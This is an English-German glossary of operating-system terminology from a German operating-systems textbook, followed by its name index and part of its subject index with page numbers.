nonresident	nicht resident
nonuniform memory access multiprocessor (NUMA)	NUMA-Multiprozessor
nonvolatile RAM	nicht flüchtiges RAM (NVRAM)
notification event	Benachrichtigungseignis
offset	Offset
one-shot mode	Einmalmodus
one-time password	Einmalpasswort
one-way function	Einwegfunktion
one-way hash chain	Einweg-Hashkette
organ-pipe algorithm	Orgelpfeifen-Algorithmus
ostrich algorithm	Vogel-Strauß-Algorithmus
overlapped seek	überlappendes Suchen
overlay	Overlay
packet sniffer	Paket-Sniffer
packet switching	Paketvermittlung
page	Seite
page allocator	Page Allocator
page daemon	Page-Daemon
page descriptor	Seitendeskriptor
page directory	Seitenverzeichnis
page fault	Seitenfehler
page fault frequency	Seitenfehlerrate
page frame	Seitenrahmen
page frame number	Seitenrahmennummer
page out	auslagern
page replacement algorithm	Seitenersetzungsalgorithmus
page table	Seitentabelle
page-fault handling	Seitenfehlerbehandlung

Englisch	Deutsch
paging	Paging, Seitenersetzung
paging daemon	Paging-Daemon
parasitic virus	parasitärer Virus
paravirtualization	Paravirtualisierung
parent process	Elternprozess
path name	Pfadname
perfect shuffle	perfektes Mischen
performance	Performanz
physical address extension	physische Adresserweiterung
physical dump	physische Sicherung
plaintext	Klartext
play point	Wiedergabepunkt
pointer	Zeiger
policy	Strategie
polymorphic virus	polymorpher Virus
pop-up thread	Pop-up-Thread
power management	Energieverwaltung
preallocation	Vorbelegung
precise interrupt	präzises Interrupt
preemptable	unterbrechbar
preemptive	unterbrechend
prepaging	Prepaging
present/absent bit	Present-/Absent-Bit
primary volume descriptor	Primärvolumendeskriptor
primitive	Basisoperation
principal	Subjekt, Principal
principle of least authority	Prinzip der minimalen Rechte
print spooler	Druckerspooler
printer daemon	Drucker-Daemon
priority inversion	Prioritätsumkehr
priority scheduling	Prioritätsscheduling

Englisch	Deutsch
privacy	Datenschutz
privilege escalation attack	Privilege-Escalation-Angriff
privileged instruction	privilegierter Befehl
process	Prozess
process behavior	Prozessverhalten
process control block	Prozesskontrollblock
process creation	Prozesserzeugung
process environment block	Prozessumgebungsblock
process identifier	Prozess-Identifikator
process state	Prozesszustand
process switch	Prozesswechsel
process table	Prozesstabelle
process termination	Prozessbeendigung
processor allocation algorithm	Prozessorzuteilungsalgorithmus
producer-consumer problem	Erzeuger-Verbraucher-Problem
program counter	Befehlszähler
program status word (PSW)	Statusregister, Programmstatuswort
programmed input/output	programmierte Ein-/Ausgabe
prompt	Eingabeaufforderung, Prompt
protection	Schutz
protection bit	Schutzbit
protection Domain	Schutzdomäne
protection matrix	Schutzmatrix
protection ring	Schutzring
protocol stack	Protokollstack
pseudoparallelism	Quasiparallelität
public-key cryptography	Public-Key-Kryptografie
publish/subscribe	Publish/Subscribe(-Modell)
pull server	Pull-Server
push server	Push-Server
quality of service	Dienstgüte

Englisch	Deutsch
quantization noise	Quantisierungsrauschen
quantum	Quantum
race condition	Wettkampfsituation, Race Condition
random access file	Datei mit wahlfreiem Zugriff
rate monotonic scheduling	Raten-monotones Scheduling
raw block file	Raw-Blockdatei
raw mode	Raw-Modus
read ahead	vorausschauendes Lesen
read-only access	Nur-Lese-Zugriff
read-write access	Lese-Schreib-Zugriff
readers and writers problem	Leser-Schreiber-Problem
real time	Echtzeit
real-time system	Echtzeitsystem
recalibrating	Neukalibrierung
recovery	Wiederherstellung, Beheben
recycle bin	Papierkorb
reentrancy	Wiedereintrittsfähigkeit
reference monitor	Referenzmonitor
referenced pointer	Referenzzeiger
registry	Registrierungsdatenbank, Registrierung
regular file	reguläre Datei
relative path	relativer Pfad
release	Freigabe
relocation	Relokation
remote procedure call (RPC)	RPC, entfernter Prozeduraufruf
removable media	Wechseldatenträger
reparse point	Analysepunkt
request matrix	Anforderungsmatrix
request-reply service	Anfrage/Antwort-Dienst
reserved page	reservierte Seite
resource	Betriebsmittel, Ressource

Englisch	Deutsch
resource acquisition	Ressourcenanforderung
resource allocation graph	Ressourcen-Belegungsgraph
resource trajectory	Ressourcenspur
response time	Antwortzeit
restricted token	eingeschränktes Token
return address	Rücksprungadresse
reusability	Wiederverwendbarkeit
right	Recht
role	Rolle
root	Wurzel, Root
root directory	Wurzelverzeichnis
run time	Laufzeit
safe state	sicherer Zustand
scheduler activation	Scheduler-Aktivierung
scheduling mechansim	Schedulingmechanismus
scheduling policy	Schedulingstrategie
scratch tape	Arbeitsband
secret-key cryptography	symmetrische Kryptografie
secure hash algorithm	sicherer Hash-Algorithmus
security	Sicherheit
security descriptor	Sicherheitsdeskriptor
security reference monitor	Sicherheitsreferenzmonitor
seek error	Kopfpositionierungsfehler
seek time	Kopfpositionierungszeit, Zugriffszeit
segment fault	Segmentfehler
segmentation	Segmentierung
segmentation with paging	Segmentierung mit Paging
self-map	selbstabbildend
semaphor	Semaphor
sensitive instruction	sensitiver Befehl
sensor node	Sensorknoten

Englisch	Deutsch
sequential access	sequenzieller Zugriff
service procedure	Dienstprozedur
session semantics	Session-Semantik
shadow page table	Schattenseitentabelle
shared file	gemeinsam benutzte Datei
shared hosting	Shared Hosting
shared library	gemeinsam(e) (benutzte) Bibliothek
shared lock	gemeinsame Sperre
shared-memory multiprocessor	Multiprozessoren mit gemeinsamem Speicher
side-channel attack	Seitenkanalangriff
signal handler	Signalverarbeitungsroutine
signature	Signatur
single processor system	Einprozessorsystem
single-indirect block	einfach indirekter Block
single-interleaved disk	einfach verschachtelte Platte
single-level directory system	Verzeichnissystem mit einer Ebene
single-thread	Einfach-Thread
single-user system	Einbenutzersystem
smart card	Smart Card
socket	Socket
soft fault	weicher Seitenfehler
soft real time	weiche Echtzeit
soft timer	Soft-Timer
source code virus	Quellcodevirus
sparse file	Datei mit geringer Datendichte
special file	Spezialdatei
spin lock	Spinlock
spinning	aktives Warten
spooler directory	Spoolerordner
square-wave mode	Wiederholungsmodus

Englisch	Deutsch
stable read/write	zuverlässiges Lesen/Schreiben
stable storage	zuverlässiger Speicher
stack	Stack, Keller
stack pointer	Kellerregister
stack segment	Stacksegment
starvation	Verhungern
stateful	zustandsbehaftet
stateless	zustandslos
static disk scheduling	statisches Plattenscheduling
storage allocation	Speicherbelegung
stored value card	Speicherchipkarte
strict alternation	strikter Wechsel
string	Zeichenfolge
swap area	Swap-Bereich
swap out	auslagern
swapping	Swapping
switching	Umschalten, Wechsel
symbolic link	symbolischer Link
symmetric-key cryptography	symmetrische Kryptografie
synchronization event	Synchronisationsereignis
system availability	Systemverfügbarkeit
system call	Systemaufruf
system call handler	Systemaufrufbehandlung
system call interface	Systemaufrufchnittstelle
system linker	Systembinder
system on a chip	Ein-Chip-System
tagged architecture	Architektur mit Typenkennung
tape	Magnetband
task	Task
temporal masking	zeitliche Maskierung
thermal management	Temperaturmanagement

Englisch	Deutsch
thin client	Thin Client
thrashing	Seitenflattern, Thrashing
thread environment block	Thread-Umgebungsblock
threat	Bedrohung
throughput	Durchsatz
tightly coupled system	System mit enger Kopplung
time bomb	Zeitbombe
timer	Timer
token	Token
track	Spur
transaction processing	Dialogverarbeitung
transactional memory	Transaktionsspeicher
transfer model	Übertragungsmodell
Translation Lookaside Buffer /TLB)	Translation Lookaside Buffer
trap	(synchrone) Unterbrechung, Sprung in den Kern
trap door	Falltür
triple-indirect block	dreifach indirekter Block
trojan horse	trojanisches Pferd
trusted system	vertrauenswürdiges System
tuple space	Tupelraum
turnaround time	Durchlaufzeit
two-handed clock algorithm	Zwei-Zeiger-Clock-Algorithmus
two-level scheduling	zweistufiges Scheduling
two-phase locking	Zwei-Phasen-Sperrung
type 1 hypervisor	Typ-1-Hypervisor
type 2 hypervisor	Typ-2-Hypervisor
type safety	Typsicherheit
unbuffered input/output	ungepufferte Ein-/Ausgabe
undefined external	undefinierte externe Funktion
uniform naming	einheitliches Benennungsschema

Englisch	Deutsch
unsafe state	unsicherer Zustand
upcall	Upcall
user mode	Benutzermodus
user space	Benutzeradressraum
user-friendly system	benutzerfreundliches System
utility procedure	Hilfsfunktion
vampire tap	Vampirklemme
VCR control functions	VCR-Steuerfunktionen, Videorecorder-Steuerfunktionen
video encoding	Codierung von Videodateien
video on demand	Video-on-Demand
video/audio compression	Video/Audiokompression
virtual address	virtuelle Adresse
virtual address allocation	virtuelle Adresszuordnung
virtual address space	virtueller Adressraum
virtual appliance	Virtual Appliance
virtual disk	virtuelle Platte
virtual file system	virtuelles Dateisystem
virtual kernel mode	virtueller Kernmodus
virtual machine	virtuelle Maschine
virtual memory	virtueller Speicher
virtualization	Virtualisierung
virus	(Computer)Virus
virus avoidance	Verhinderung von Viren
virus prevention	Vermeidung von Viren
virus scanner	VirensScanner
volume	Volume
volume shadow copy	Volumenschattenkopie
waitqueue	Warteschlange, Waitqueue
wakeup-waiting bit	Weckruf-Warte-Bit
war dialer	Wardialer

Englisch	Deutsch
watchdog timer	Überwachungstimer
waveform coding	Wellenform-Codierung
wild card	Platzhalter
wireless communication	drahtlose Kommunikation
worker thread	Worker-Thread
working directory	Arbeitsverzeichnis
working set	Arbeitsbereich
working set algorithm	Working-Set-Algorithmus
worm	Wurm
write-through cache	Write-Through-Cache
ZeroPage thread	Zero-Page-Thread
zombie state	Zombie-Zustand

Namensregister

A

Aiken, Howard 38
Atanasoff, John 38

B

Babbage, Charles 37
Berners-Lee, Tim 684
Berry, Clifford 38
Brinch Hansen, Per 181
Brooks, Fred 42

C

Corbató, Fernando 1105
Cutler, Dave 938
Cutler, David 48

D

Dekker, T. 167
Dijkstra, E. W. 173

E

Eckert, J. Presper 38

H

Hoare, C. A. R. 181

J

Jobs, Steve 47

K

Kerckhoffs, Auguste 716
Kernighan, Brian 833
Kildall, Gary 46

L

Lovelace, Ada 37

M

Markoff, John 790
Mauchley, William 38
Moore, Gordon 53, 623
Morris, Robert Tappan 788

N

Nyquist, Harry 560

P

Parkinson, Cyril N. 228
Paterson, Tim 47
Peterson, G. L. 167

R

Ritchie, Dennis 834

S

Stallman, Richard 841
Steward, Potter 791

T

Thompson, Ken 45, 790, 833
Torvalds, Linus 46, 840

Z

Zipf, George 592
Zuse, Konrad 38

Register

!

*-Regel 735
/proc 915

Numerisch

1BSD 836
32V 836

A

Abschnitt, kritischer *siehe* Region, kritische Abstraktion 34
ACL 952
ACPI 500
ActiveX Control 792, 987
Adapter *siehe* Controller
ADC *siehe* Analog/Digital-Wandler
Adresse
 lineare 299
 virtuelle 243
Adressfenstererweiterung *siehe* AWE
Adressraum 71, 74, 232
 Konzept 233
 virtueller 243
ADSL 551, 893
Adware 794
Affinität 990
Affinity-Scheduling 635
Agent 814
Aktion, atomare 173
Aktives Warten 62, 631
Aktivitätskontrolle 807
Algorithmus
 Aging 262
 Aufzug 452
 Bankier 531
 Best Fit 239
 Buddy 883
 Clock 259
 empfängerinitierter verteilter 660
 FIFO 258
 First Fit 239
 FSFC 451
 LRU 260
 Next Fit 239
 NRU 257
 Orgelpfeifen 593
 Peterson 167
 PFF 272
 PFR- 886

Prozessorzuteilung 658
Quick Fit 240
Scan-EDF 602
Second Chance 258
Seitenersetzung 255, 887, 1021
senderinitierter verteilter 659
SSF 452
Vogel Strauß 520
Working Set 263
Worst Fit 240
WSClock 267
ALPC 971, 997
Analog/Digital-Wandler 560
Analysepunkt 1041, 1049
Anforderungsmatrix 524
Anforderungspaket 983
Anfrage/Antwort-Dienst 682
Angreifer 714
Angriff
 Code-Injektion 769
 Denial-of-Service 713
 Formatstring 765
 Ganzzahlüberlauf 769
 Insider 758
 Mimikry 813
 Privilege-Escalation 771
 Pufferüberlauf 763
 Return-to-libc 767
 Seitenkanal 755
Angriffserkennung
 modellbasierte 812
 System 802
Antivirenprogramm 802
Antwortzeit 199
API 667
API-Aufruf
 Ein-/Ausgabe 1030
 Prozessverwaltung 994
 Sicherheit 1056
Apple
 Macintosh 47
 Newton 1067
Applet 814, 819
Application Engine 1067
Application Verifier 982
Arbeitsbereich 263
Arbeitsverzeichnis 76, 330, 899
Architektur 33
 Kohärenz 1106
 Typenkennung 728
Assoziativspeicher *siehe* TLB

- Asymmetric Digital Subscriber Line
 siehe ADSL
- Attribut, nicht residentes 1044
- Audio, Kompression 568
- Audiodaten, Codierung 560
- Aufruf
 blockierender 647
 nicht blockierender 647
- Aufzugalgorithmus 452
- Ausführungsfade 137
- Ausführungsparadigma 1109
- Ausführungsschicht 957, 962, 967
- Ausgabe-Software 473
- Auslagerung 235
- Auslagerungsdatei 1011
- Authentifizierung 188
 Besitz 753
 biometrische 756
 Challenge-Response-Verfahren 752
 Passwort 743
- Automounting 918
- availability* *siehe* Systemverfügbarkeit 713
- AV-Laufwerk 457
- AWE 1014
- B**
- B 834
- Backup *siehe* Sicherung 361
- Bad-News-Diode 1141
- Balance-Set-Manager 1022
- Bank Switching 1014
- Bankier-Algorithmus 531
- Barriere (Synchronisation) 190
- Basisblock 666
- Basisdatensatz 1042
- Basispriorität 1004
- Basisregister 233
- Batterieverwaltung 499
- Bedrohung 712
- Befehl
 privilegierter 663
 sensitiver 663
 Sicherung bei Unterbrechung 284
- Befehlsraum 275
- Befehlszähler 51
- Belegung
 verkettete Liste 337
 zusammenhängende 335
- Belegungsmatrix, aktuelle 524
- Bell-LaPadula-Modell 735
- Benachrichtigungsereignis 999
- Benachrichtigungsobjekt 966
- Benennungsschema, einheitliches 411
- Benutzer
 Kontenkontrolle 1058
 Modus 30
- Benutzerfreundlichkeit 47
- Benutzer-ID 73, 923
 effektive 925
- Benutzeroberfläche, grafische *siehe* GUI
- Bereinigungsstrategie 280
- Berkeley Fast File System 909
- Berkeley-UNIX 836
- Bestätigungs Nachricht 188
- Bestätigungs paket 681
- Betriebsmittel *siehe* Ressource 513
- Betriebssystem 30
 eingebettetes System 69
 erweiterte Maschine 33
 Forschung 113
 Gast- 108, 663
 Gastgeber- 108, 663
 Geschichte 37
 Großrechner 67
 Handheld 69
 Multiprozessor 68, 624
 PC 68
 Ressourcenverwalter 35
 Sensorknoten 69
 Server 68
 Smart Card 71
 verteiltes 49
- B-Frame *siehe* B-Rahmen
- Biba-Modell 737
- Bibliothek, gemeinsame 277
- Bildschirm 467
 Energieverwaltung 495
- Binärübersetzung 666
- Binary-Exponential-Backoff 678
- Binden
 frühes 1121
 spätes 1121
 Zeitpunkt 1121
- Binder 112
- Biometrie 756
- BIOS 66, 229
- BitLocker 1052
- Bitmap 238, 357, 487
- Black-Hat-Hacker 743
- Bletchley Park 38
- Block
 Adressierung, logische 432
 Cache *siehe* Cache
 Caching 597
 Datei 77, 319, 890, 896
 doppelt indirekter 387, 914
 dreifach indirekter 387, 914
 einfach indirekter 387, 914

- fehlender 368
 - Started by Symbol (BSS)
 - Verwaltung 357
 - vorausschauendes Lesen 374, 921
 - Blockgröße 354
 - geräteunabhängige 428
 - Blue Pill 795
 - Blue Screen Of Death 969
 - Bluetooth 473
 - Blu-ray 447, 551
 - Bombe, logische 759
 - Boot-Block 334
 - Bootsektor 450
 - Bootsektorvirus 782
 - Boot-Treiber 973
 - Bootvorgang 66
 - Botnet 772
 - Bottom
 - up-Entwurf 1107
 - up-Implementierung 1123
 - B-Rahmen 566
 - Bridge 678
 - Browser-Hijacking 794
 - Brute-Force-Methode 1128
 - BSD-UNIX 45
 - BSOD *siehe „Blue Screen of Death“* 969
 - Buddy-Algorithmus 883
 - Burst-Modus 405
 - Bussystem 63
- C**
- C 109
 - Binder 112
 - Header-Datei 110
 - Makro 110
 - Objektdatei 111
 - Präprozessor 111
 - Zeiger 110
 - Cache 140, 894
 - Block 371
 - L1 56
 - L2 56
 - Puffer *siehe Block-Cache*
 - Speicher 55
 - Treffer 55
 - Write-Through 373
 - Cache-Kohärenz-Protokoll 616
 - Cache-Line 55
 - Multiprozessor 616
 - Cache-Manager 970
 - Caching 371
 - Block 597
 - Datei 599
 - Entwurf 1135
 - Multimedia 596
 - Windows Vista 1026
 - Call Gate 302
 - Capability 727
 - Liste 727
 - Cavity-Virus 781
 - C-Compiler, portabler 835
 - CDC 6600 83
 - CD-R 442
 - CD-Recordable *siehe CD-R*
 - CD-Rewritable *siehe CD-RW*
 - CD-ROM 377, 437
 - Dateisystem 377
 - Land 438
 - Multisession 443
 - Pit 438
 - Rahmen 440
 - Session 443
 - Spur 443
 - VTOC 443
 - XA 443
 - CD-RW 444
 - CERT 790
 - Challenge-Response-Verfahren 752
 - Checkerboarding *siehe Fragmentierung* 293
 - Checkpoint 526
 - Chefprogrammiererteam 1140
 - Chiffertext 716
 - Chipkarte 753
 - Chrominanzsignal 558
 - Cleaner 347
 - Client-Server
 - Modell 104
 - Ressourenzugriff 1073
 - Client-Server-Systeme, mikrokern-basierte 1115
 - Client-Stub 650
 - Cluster of Workstation *siehe COW*
 - Cluster-Computer 639
 - Clustergröße 384
 - CMOS-Speicher 58
 - CMP 623
 - CMS 106
 - Code
 - fehlerkorrigierender 399
 - positionsunabhängiger 280
 - Signierung 809
 - Code-Injektion 770
 - Codereview 760
 - Codierung
 - Algorithmus 562
 - wahrnehmungsabhängige 569
 - Wellenform 568
 - Colossus 38
 - Common Criteria 970
 - COM-Objekt 954
 - Companion-Virus 778
 - Compatible Time Sharing System *siehe CTSS*

- Computer
 - batteriebetriebener 1146
 - dritte Generation 41
 - erste Generation 38
 - vierte Generation 46
 - zweite Generation 38
 - confidentiality* siehe Vertraulichkeit der Daten
 - Confinement-Problem 738
 - Control Program for Microcomputers
 - siehe* CP/M
 - Controller 398
 - Cooked-Modus 469
 - Copy-on-Write-Seite 1013
 - Copy-on-Write-Verfahren 277, 648, 863, 885
 - CORBA 691
 - Co-Scheduling 638
 - COW 639
 - CP/M 46
 - CPU 51
 - Durchsatz 198
 - Energieverwaltung 497
 - ideale 1006
 - superskalare 52
 - CPU-intensiv *siehe* Prozess, rechenintensiver
 - CreateProcess 129
 - CreateProcessA 949
 - CreateProcessW 949
 - Cron-Daemon 771, 854
 - CSY-Modul 1094
 - CTSS 43
 - Cycle Stealing 405
- D**
- DACL 1054
 - Daemon 127, 429, 854
 - Cron 771, 854
 - Finger 789
 - Page 886
 - Paging 280
 - DAG 343
 - Data Caging 1092
 - Datagrammdienst 681
 - bestätigter 681
 - Datei 75, 315
 - Allokationstabellen *siehe* FAT
 - Attribut 322
 - Benennung 316
 - Block 77, 319, 890, 896
 - Caching 599
 - Deskriptor 76, 327
 - Endung 316
 - gemeinsame 343
 - geringe Datendichte 1046
 - Handle 918
 - Header 110, 850
 - Implementierung 334
 - Kompression 1050
 - Memory-Mapped 280, 863, 877
 - Multimedia 555
 - Nutzung, gemeinsame 689
 - Objekt (C) 111
 - Operation 324
 - Platzierung (Multimedia) 585
 - reguläre 319
 - Schlüssel 319
 - Spezial 77, 889
 - Struktur 318
 - Systemschutz 1088
 - Systemssicherheit 1088
 - Typ 319
 - Verschlüsselung 1051
 - Zeichen 77, 319, 890
 - Zugriff 321
- Dateiplatzierung
 - Near-Video-on-Demand 590
- Dateisystem 313, 315
 - Aufruf 325
 - CD-ROM- 377
 - FAT-16 316, 1039
 - FAT-32 316, 389, 1039
 - Filtertreiber 973
 - High Sierra 441
 - Implementierung 333
 - ISO-9660- 377
 - Joliet-Erweiterung 382
 - Journaling 348, 914
 - Konsistenz 367
 - Layout 333
 - Log-basiertes 346
 - mobile Geräte 1087
 - MS-DOS- 383
 - Multimedia 578
 - NTFS 316, 1039
 - Performanz 371
 - Rock-Ridge-Erweiterung 381
 - Symbian OS 1088
 - UNIX-V7- 386
 - verschlüsselndes 1052
 - Windows-NT 1039
 - zustandsbehaftetes 922
 - Dateisystem, virtuelles 350, 898, 907
 - Daten
 - Integrität 713
 - persistente 315
 - Vertraulichkeit 712
 - Datenlänge, konstante 589
 - Datenparadigma 1109
 - Datenraum 275
 - Datenschutz 78, 713
 - Datensegment 91, 237, 874

- Datensicherheit 78
 Datenstrom, alternativer 1045
 Datenträger, dynamischer 1029
 Datenverlust, unbeabsichtigter 715
Deadlock 512
 - Definition 516
 - Forschung 541
 - Kommunikations 537
 - Modellierung 517
 - Voraussetzung 517**Deadlock-Behebung** 526
 - Prozessabbruch 527
 - Rollback 526
 - Unterbrechung 526**Deadlock-Erkennung**
 - eine Ressource je Typ 521
 - matrixbasierter Algorithmus 523
 - mehrere Ressourcen je Typ 523**Deadlock-Verhinderung** 528
 - Avoidance 528
 - Bankier-Algorithmus 531
 - Ressourcenspur 528
 - sicherer Zustand 529**Deadlock-Vermeidung** 533
 - Hold-and-Wait-Bedingung 534
 - Prevention 533
 - Ununterbrechbarkeit 517, 535
 - wechselseitiger Ausschluss 534
 - zyklische Wartebedingung 517, 535**DEC**
 - PDP-11 82
 - PDP-7 45, 834**Decodierungsalgorithmus** 562
Dedicated Hosting 107
Defense-in-Depths-Strategie 800
Defragmentierung 376
Demand Paging 263
Denial-of-Service 713
Dentry 908
 - Cache 911**Deskriptortabelle**
 - globale 298
 - lokale 298**Dezibel** 560
Dezimaldarstellung mit Punkt 746
Dialogverarbeitung 67
DIB 488
Die 623
Dienstgüte 681
 - Parameter 555**Digital Versatile Disk** *siehe* DVD
Digramme (Kryptografie) 717
Direct Memory Access 1085
Dirty-Bit 247
Discovery-Protokoll 696
Disk Operating System *siehe* DOS
disk quota *siehe* Plattenkontingent
Dispatcher 140
dispatcher_header 966
Dispatcher-Objekt 963, 966
Distributed Shared Memory *siehe* DSM
DLL 278
 - Hölle 987
 - Zeitpunkt des Ladens 1080**DMA** 63, 403, 1085
DNS 684
Domain 0 672
Domäne 722
Doppelpufferung 425
DOS 47
DPC 963
Drive-by-Download 792
Dropper 777
Drucker-Daemon 162
DSM 652
D-Space *siehe* Datenraum
Durchlaufzeit 198
Durchsatz 198
DV 566
DVD 444, 551
 - Blu-ray 447
 - HD 447**Dynamic Link Library** *siehe* DLL

E

 - E/A-Abschlussport** 1033
 - E/A-Anforderungspaket** 1035
 - E/A-intensiver Prozess** 194
 - E/A-Manager** 968
 - Earliest-Deadline-First-Scheduling** 576
 - ECC** *siehe* Code, fehlerkorrigierender
 - Echoing** 469
 - Echtzeit** 463
 - Scheduling** 573
 - Echtzeitsystem** 70, 208
 - hartes** 70, 208
 - weiches** 70, 208
 - e-cos** 232
 - EEPROM** 57
 - Effekt des zweiten Systems** 1142
 - Ein-/Ausgabe** 78, 395
 - Abschlussport** 1033
 - Anforderungspaket** 1035
 - API-Aufruf** 1030
 - asynchrone** 412
 - DMA** 415
 - Forschung** 502
 - Hardware** 396
 - interruptgesteuerte** 414
 - Memory-Mapped** 399
 - programmierte** 413

- synchrone 412
- ungepufferte 1027
- Virtualisierung 671
- Windows Vista 1028
- Ein-/Ausgabegerät 60, 396
 - blockorientiertes 396, 420
 - Controller 398
 - exklusiv zugewiesenes 427
 - Treiber
 - zeichenorientiertes 396, 420
- Ein-/Ausgabeport
 - Namenraum 399
 - Nummer 399
- Ein-/Ausgabe-Scheduler 895
- Ein-/Ausgabe-Software 411, 468
 - Benutzeradressraum 428
 - Doppelpufferung 425
 - Fehlerbericht 427
 - geräteunabhängige 422
 - Pufferung 424
 - Schichten 416
 - Tastatur 468
 - Ziele 411
- Einhängen 411
- Einmalmodus 462
- Einmalpasswort 751
- Einwegfunktion 719, 751
- Einweg-Hashkette 751
- Electrically Erasable ROM *siehe* EEPROM
- Elternprozess 854
- Emulator-Modell 1083
- Ende-zu-Ende-Argument 1114
- Endlicher Automat 142
- Energieverwaltung 492
 - Anwendungsprogramm 500
 - Bildschirm 495
 - Festplatte 496
 - Hardware 493
 - Kommunikation, drahtlose 498
 - Prozessor 497
 - Speicher 498
 - Windows Vista 1038
- ENIAC 38, 492, 612
- Entwurf
 - Leitlinien 1105
 - Paradigmen 1106
 - Schnittstelle 1104
- Entwurfsziel 1101
- EPOC 1067
- Ereignis 999
 - Benachrichtigungs 999
 - Synchronisations 999
- Erzeuger-Verbraucher-Problem 171
 - Lösung mit Semaphor 174
- Escape
 - Sequenz 474
 - Zeichen 471
- Ethernet 677
- execve 128
- exit 129
- exitProcess 129
- Exokern 109, 1114
- ext 908
- ext2 907, 908
- ext3 914
- Extended File System 907
- Extent 336

F

- Fairness 197
- Falltür 760
- False-Sharing 655
- FAT 338
 - FAT-16 316, 1039
 - FAT-32 316, 383, 1039
- Fehlerbehandlung 412
- Fenster 481
- Fenstermanager 477
- Festplatte 58
 - Energieverwaltung 496
- Festplattencontroller 60
- Fiber 991
- File-Datenstruktur 908
- Filter 847, 972
- Filtertreiber 1037
- Finger-Daemon 789
- Firewall 800
 - Personal 802
 - zustandsbehaftete 802
 - zustandslose 801
- Flash-Gerät 991
- Flashing 973
- Fly-by-Modus 405
- Font 488
- fork 128
- Formatierung
 - High-Level 450
 - Low-Level 447
- Formatstring-Angriff 765
- Fragmentierung 336
 - externe 293
 - interne 274
- FreeBSD 49
- Freibereichsliste 357
- Frequenzmaskierung 570
- Frequenzreservierung 1030
- FSFC (First Come First Served) 451
- Funktion, undefinierte externe 278

G

Gabor-Wavlet-Transformation 757
 Gang-Scheduling 637
 Gast-Betriebssystem 108, 663
 Gastgeber-Betriebssystem 108, 663
 GDI 485
 GDT *siehe* Deskriptortabelle, globale
 Geräte
 Kontext 485
 Objekt 948, 972
 Stack 972, 1036
 Steuereinheit *siehe* Controller
 Treiber 60, 418, 971, 1033, 1083
 Schnittstelle 422
 Treiberschicht 1094
 Treibervirus 784
 Unabhängigkeit 411
 GID *siehe* Gruppen-ID
 Gitter 640
 Globus Toolkit 698
 GNU Public License 841
 Goat-Datei 803
 GPL 841
 Grafikadapter 480
 GRand Unified Bootloader *siehe* GRUB
 Graph, gerichtet azyklischer *siehe* DAG
 Green Book 441
 Grid-System 698
 Großrechner 39
 GRUB 871
 Gruppe 726
 Gruppen-ID 74, 923
 GUI 30, 47, 480, 839

H

Hacker 743
 Black-Hat 743
 White-Hat 743
 HAL 958
 Halbbild 558
 Handle 918, 946, 977, 1070
 hard miss 251
 Hardware 42
 Interrupt 156
 Netzwerk 677
 Schutz 82
 verbergen 1124
 Hardware-Abstraktionsschicht *siehe* HAL
 HARDWARE-Hive 958
 Hardwareuhr 461
 Hashfunktion, kryptografische 719
 Hashtabelle 342
 Hauptgerätenummer 423, 890
 HD DVD 447, 551

HDTV 554
 Header-Datei 110, 850
 Heap 876
 Verwaltung 1080
 Helligkeitssignal 558
 High Sierra 441
 High-Level-Formatierung 450
 Hint 1136
 Hintergrundprozess *siehe* Daemon
 Hintergrundspeicher 286
 Hintertür 772
 Hive 954
 Hold-and-Wait-Bedingung 517, 534
 Honeypot 813
 Honeywell-6000 294
 Host 538, 679
 Hyperlink 684
 Hyperthreading 54
 Hypervisor 107
 Typ-1 663, 664
 Typ-2 663, 665
 Hyperwürfel 641

I

I/O-MMU 672
 IAT 987
 IBM
 1401 39
 360 230
 7094 39
 OS/390 67
 PC 46
 System/360 41
 TSS/360 105
 VM/370 105, 664
 z/VM 105, 106
 zSeries 41
 IC *siehe* Integrierter Schaltkreis
 IDE 60
 Platte 431
 Identitätsdiebstahl 773
 Identitätswechsel 1054
 IDL 691
 IEEE 1394 65
 I-Frame *siehe* I-Rahmen
 IIOP 692
 Immediate File 1042, 1045
 Implementierung
 RPC 651
 Indexknoten *siehe* I-Node
 Indirektion 1127
 I-Node 93, 334, 339, 907
 entfernter 920
 Tabelle 911
 virtueller 920

- In-Place-Ausführung 1080
Integrated Drive Electronics *siehe* IDE
Integrierter Schaltkreis 41
Integritätsebene 1055
Integritätsprüfer 807
integrity *siehe* Datenintegrität
Integrity-*-Regel 737
Intel Pentium, Speicherschutz 301
Internet 679
Interpretation 817
Interprozesskommunikation 73, 161
 klassische Probleme 212
 Symbian OS 1078
 Windows Vista 996
Interrupt 62, 406
 ausschalten 165
 präzises 408
 unpräzises 408
Interruptvektor 62, 134, 407
Intrinsic 477
IP 683, 892
 Adresse 683, 746
IPC *siehe* Interprozesskommunikation
I-Rahmen 566
Iriserkennung 757
IRP 983
ISA 64
ISO-9660 *siehe* Dateisystem
I-Space *siehe* Befehlsraum
- J**
- Jacket 152
Jailing 811
Java
 Applet 71
 Sicherheit 818
 Virtual Machine 71
Java Development Kit *siehe* JDK
Java Virtual Machine 108
Java Virtual Machine *siehe* JVM
JavaSpace 697
JBD 915
JDK 819
Jiffy 868
Jini 696
 Suchdienst 696
Jitter 555
Job 39, 991
Joliet-Erweiterung 382
Journal 952
Journaling 1051
 Dateisystem 348, 914
 Flash File System 1087
- Journaling Block Device *siehe* JBD 915
JPEG
 DCT 563
 diskrete Kosinustransformation 563
 Standard 562
JVM 817
 Bytecode 819
- K**
- Kanal, verdeckter 737
Kellerregister 51
Kerckhoffs' Maxime 716
Kern 54
 Hardware 623
 Windows 957
Kernblock, großer (BLK) 871
Kernerweiterung 1084
Kernmodus 30
 virtueller 664
Kernspeicher 57
Kernspeicherabbild *siehe* Speicherabbild
Kern-Thread 1117
Kern-Treiber-Schnittstelle 894
Keylogger 772
Kindprozess 73, 854
Klartext 716
Klassentreiber 973
KMDF 1034
Knotendeskriptor 881
Kohärenz der Architektur 1106
Kommandozeileninterpreter *siehe* Shell
Kommunikationsdeadlock 537
Kompression
 Audio 568
 Datei 1050
 verlustbehaftete 562
 Video 561
Konfigurationsmanager 970
Konsistenz, sequenzielle (DSM) 656, 689
KONTEXT-Datenstruktur 993
Kontextwechsel 59, 202
Kontrollobjekt 962
Kopfversatz 449
Kopplungsfeld 617
Kreuzschalter 617
Kritische Region 163
Kryptografie 715
 Hashfunktion 719
 Public-Key 717
 Schlüssel 716
 Secret-Key 717
 symmetrische 717
Kurzname 1044

L

L1-Cache 56
 L2-Cache 56
 LAN 677
 Land 438
 Laptop-Modus 889
 Lastausgleich 658
 Lastkontrolle 273
 LDT *siehe* Deskriptortabelle, lokale
 leadin 377
 leadout 378
 Leitungsvermittlung 642
 Lesen
 vorausschauendes 374, 921
 zuverlässiges 459
 Leser-Schreiber-Problem 215
